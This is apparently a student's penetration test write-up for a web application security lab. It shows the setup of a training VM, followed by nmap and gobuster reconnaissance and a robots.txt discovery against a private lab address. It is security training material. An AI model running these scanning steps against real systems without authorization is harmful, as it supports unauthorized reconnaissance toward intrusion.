
Black-Box Penetration Test


Reported By:
Yotam Maman

Set Up:


Web Application Penetration Testing - Final Project

To resolve the lab please download the following OVA: [Download](#)


1. - Downloading the OVA

 Web PT - Final Project v2.ova

2. Loading the VM




3.Import
Appliance



Please choose a file to import the virtual appliance from. VirtualBox currently supports importing appliances saved in the Open Virtualization Format (OVF). To continue, select the file to import below.

File: C:\Users\YotMa\Downloads\Web PT - Final Project v2.ova

Set Up Adjustments:
Load the **RIGHT OVA**.
(Web PT – Final Project v2.ova)



Mac Address Policy:

Generate new Mac addresses for all network adapters

Loading VM:


Username:

Spears

Password:

spears

* Attention to Case sensitive.




Run **ip a** command
to **find the ip address**


IP : 10.0.0.23/24

```
spears@spears-Linux:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:24:8a:bc brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.23/24 brd 10.0.0.255 scope global dynamic noprefixroute enp0s3
        valid_lft 3542sec preferred_lft 3542sec
    inet6 2a06:c701:9d9c:1a00:9de5:f58e:f55d:469d/64 scope global temporary dynamic
        valid_lft 86358sec preferred_lft 43158sec
    inet6 2a06:c701:9d9c:1a00:30c8:29b3:5f55:13ae/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86358sec preferred_lft 43158sec
    inet6 fe80::9da:63ca:911c:9612/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:4f:b9:5b:16 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
spears@spears-Linux:~$
```


Open browser and type in
the Ip address



Arrived at a TechNation site. - Now Explore.



Load Kali Machine,
launch the Terminal
and run an
Nmap Command on
target Ip.



Nmap Findings:

Host: 10.0.0.23 is up (0.00064s latency).

**Port 80 (HTTP) is open,
running Apache 2.4.41 (Ubuntu).**

Server header: Apache/2.4.41 (Ubuntu).

robots.txt contains 1 disallowed entry.

File found: **_decoda9013smith21985.txt.**

HTTP title: "TechNation"


```
(kali@kali)-[~]
$ nmap -A 10.0.0.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-18 09:33 UTC
Nmap scan report for 10.0.0.23
Host is up (0.00064s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-robots.txt: 1 disallowed entry
|_/_decoda9013smith21985.txt
|_http-title: TechNation

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.72 seconds

(kali@kali)-[~]
$
```

In browser, type-in:



<http://10.0.0.23/robots.txt>



Disallow txt file was discovered.

load the file:

<http://10.0.0.23/decoda9013smith21985.txt>



Using Gobuster to scan <http://10.0.0.23> with the common.txt wordlist:

Results:

index.php (200) (likely the main entry point).

/icon, /javascript (301) → Redirects found.


.hta, httpasswd, .htaccess, /robots.txt → Exists but restricted.

```
(kali㉿kali)-[~]  
$ gobuster dir -u http://10.0.0.23 -w /usr/share/wordlists/dirb/common.txt
```

